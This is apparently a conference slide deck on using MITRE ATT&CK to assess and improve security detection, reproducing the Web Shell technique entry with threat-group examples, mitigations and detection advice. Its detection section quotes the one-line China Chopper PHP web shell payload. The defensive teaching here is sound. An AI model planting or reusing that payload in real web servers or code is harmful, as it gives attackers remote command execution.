ATT&CK™ the Attacker

Assessing & Improving Detection Capabilities

whoami

Christian Kollee

- Studied Computer Science at University of Erlangen-Nueremberg (Diplom-Informatik)
- Several years at various universities and at Fraunhofer
- IT security since 2012
- Currently working as IT Security Consultant
  (Security Monitoring, Incident Response, Digital Forensics)

Why should we care about detection?

Defender's Dilemma

The intruder only needs to exploit one of the victims in order to compromise the enterprise.

Intruder's Dilemma

The defender only needs to detect one of the indicators of the intruder's presence to initiate incident response within the enterprise.


Richard Bejtlich - https://taosecurity.blogspot.de/2009/05/defenders-dilemma-and-intruders-dilemma.html

How can we detect these indicators?

All models are wrong;
some models are useful

- George Box

Intrusion Kill Chain




ATT&CK™ Enterprise

Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chain; Hutchins, E. & Cloppert, M. & Amin, R.; 2011

Ten ATT&CK™ – Tactics

188 different techniques, e.g.,



Scheduled Task

Timestomp

Remote Desktop Protocol

Scheduled Task

Web Shell

Technique name

A Web shell is a Web script that is placed on an openly accessible Web server to allow an adversary to use the Web server as a gateway into a network. A Web shell may provide a set of functions to execute or a command-line interface on the system that hosts the Web server. In addition to a server-side script, a Web shell may have a client interface program that is used to talk to the Web server (e.g. China Chopper Web shell client).[1]

Technique description

Web shells may serve as Redundant Access or as a persistence mechanism in case an adversary's primary access methods are detected and removed.

Contents [hide]

Web Shell

Technique

ID	T1100
Tactic	Persistence, Privilege Escalation
Platform	Linux, macOS, Windows
System Requirements	Administrative access to Web server, knowledge of server configuration to know the Web shell file.
Effective Permissions	User, SYSTEM
Data Sources	Anti-virus, File monitoring, Process monitoring, Authentication logs, Netflow/Enclave netflow

Info box

Examples

- APT32 has used Web shells to maintain access to victim websites.[2]
- APT34 has frequently used Web shells, often to maintain access to a victim network.[3]
- Deep Panda uses Web shells on publicly accessible Web servers to access victim networks.[4]
- Dragonfly used Web shells to maintain access to a victim network and download additional malicious
- OilRig has installed Web shells onto victim Web servers.[6]
- ASPXSpy is a Web shell.[7] The ASPXTool version used by Threat Group-3390 has been deployed to accessible servers running Internet Information Services (IIS).[7]
- The China Chopper backdoor is a Web shell that supports server payloads for many different kinds of server-side scripting languages and contains functionality to access files, connect to a database, and open a virtual command prompt.[1]
- OwaAuth is a Web shell that appears to be exclusively used by Threat Group-3390.[7] It is installed as an ISAPI filter on Exchange servers and shares characteristics with the China Chopper Web shell.[7]
- SEASHARPEE is a Web shell.[3]

Examples

Mitigation

Ensure that externally facing Web servers are patched regularly to prevent adversary access through Exploitation of Vulnerability to gain access through file inclusion weaknesses that may allow adversaries to upload files or scripts that are automatically served as Web pages.

Audit account and group permissions to ensure that accounts used to manage servers do not overlap with accounts and permissions that could be acquired through Credential Access and used to log into the Web server and plant a Web shell or pivot from the Web server into the internal network.[8]

Mitigation

Detection

Web shells can be difficult to detect. Unlike other forms of persistent remote access, they do not initiate connections. The portion of the Web shell that is on the server may be small and innocuous looking. The PHP version of the China Chopper Web shell, for example, is the following short payload:[1]

```
<?php @eval($_POST['password']);>
```

Nevertheless, detection mechanisms exist. Process monitoring may be used to detect Web servers that perform suspicious actions such as running cmd or accessing files that are not in the Web directory. File monitoring may be used to detect changes to files in the Web directory of a Web server that do not match with updates to the Web server's content and may indicate implantation of a Web shell script. Log authentication attempts to the server and any unusual traffic patterns to or from the server and internal network.[8]

Detection

References

1. ^ a b c ↑ Lee, T., Hanzlik, D., Ahl, I. (2013, August 7). Breaking Down the China Chopper Web Shell - Part I. Retrieved March 27, 2015.
2. ^ ↑ Lassalle, D., et al. (2017, November 6). OceanLotus Blossoms: Mass Digital Surveillance and Attacks Targeting ASEAN, Asian Nations, the Media, Human Rights Groups, and Civil Society. Retrieved November 6, 2017.
3. ^ a b ↑ Davis, S. and Caban, D. (2017, December 19). APT34 - New Targeted Attack in the Middle East. Retrieved December 20, 2017.
4. ^ ↑ RYANJ. (2014, February 20). Mo' Shells Mo' Problems – Deep Panda Web Shells. Retrieved September 16, 2015.
5. ^ ↑ US-CERT. (2017, October 20). Alert (TA17-293A): Advanced Persistent Threat Activity Targeting Energy and Other Critical Infrastructure Sectors. Retrieved November 2, 2017.
6. ↑ 2017, December 15). Unit 42 Playbook Viewer - Oil Rig. Retrieved December 20, 2017.
7. a b c d ↑ Dell SecureWorks Counter Threat Unit Threat Intelligence. (2015, August 5). Threat Group-3390 Targets Organizations for Cyberespionage. Retrieved January 25, 2016.
8. a b ↑ US-CERT. (2015, November 13). Compromised Web Servers and Web Shells - Threat Awareness and Guidance. Retrieved June 8, 2016.

References

How to use ATT&CK™ from a defender perspective?

1. Asses your current detection capabilities
2. Identify and extend your detection capabilities based on your data sources
3. Prioritize additional data sources based on the threats you are facing

1 Asses your current detection capabilities


Goto **3** and prioritize your data source based on your threats

- Use your playbooks
- Use adversarial emulation tools

2 Identify and extend your detection capabilities based on your data sources

Access Token	Anti-Virus	API Monitoring	Authentication Logs	Binary File Metadata	BIOS	Browser Extensions
Data Loss Prevention	Digital Certification Logs	DLL Monitoring	Extensible Firmware Interface (EFI)	Environment Variable	File Monitoring	Host Network Interface
Kernel Drivers	Loaded DLLs	Malware Reverse Engineering	Master Boot Record (MBR)	Named Pipes	Netflow	Network Device Logs
Network Protocol Analysis	Packet Capture	Powershell Logs	Process Command-Lines Parameters	Process Monitoring	Process Use of Network	Sensor Health and Status
Services	SSL/TLS Inspection	System Calls	Third-Party Application Logs	User Interface	Volume Boot Record (VBR)	Windows Error Reporting
Windows Event Logs	Windows Registry	WMI Objects				

3 Prioritize additional data sources based on the threats you are facing



- What incidents do you have?
- How could you detect them (earlier)?
- What sources are required?

- Network Protocol Analysis (DNS)
- Netflows
- Process Monitoring
- Windows Event Logs

Conclusion

Intruder's Dilemma

The defender only needs to detect one of the indicators of the intruder's presence to initiate incident response within the enterprise.

One approach using ATT&CK™

1. Asses your current detection capabilities
2. Identify and extend your detection capabilities based on your data sources
3. Prioritize additional data sources based on the threats you are facing

SwiftOnSecurity

@SwiftOnSecurity

You don't buy security. You configure it.

10:49 AM - 14 Jul 2017


Thank you!
Questions?

MITRE ATT&CK™ – https://attack.mitre.org

MTIRE ATT&CK™ Navigator – https://mitre.github.io/attack-navigator/enterprise/

MITRE ATT&CK™

MITRE – CALDERA – https://github.com/mitre/caldera

Endgame – Red Team Automation (RTA) – https://github.com/endgameinc/RTA

Uber – Metta – https://github.com/uber-common/metta

Nextron Systems – APTSimulator – https://github.com/NextronSystems/APTSimulator

Red Canary – Atomic Red Team – https://github.com/redcanaryco/atomic-red-team

Adversarial Emulation

A little white mug of espresso on a wood table – Photo by Annie Spratt on Unsplash

Fire, flame, danger, and van – Photo by Dawn Armfield on Unsplash

Desert – Photo by Mark Eder on Unsplash

Roots – Photo by David Peters on Unsplash

Fortress – Photo by dMz on Pixabay

Pictures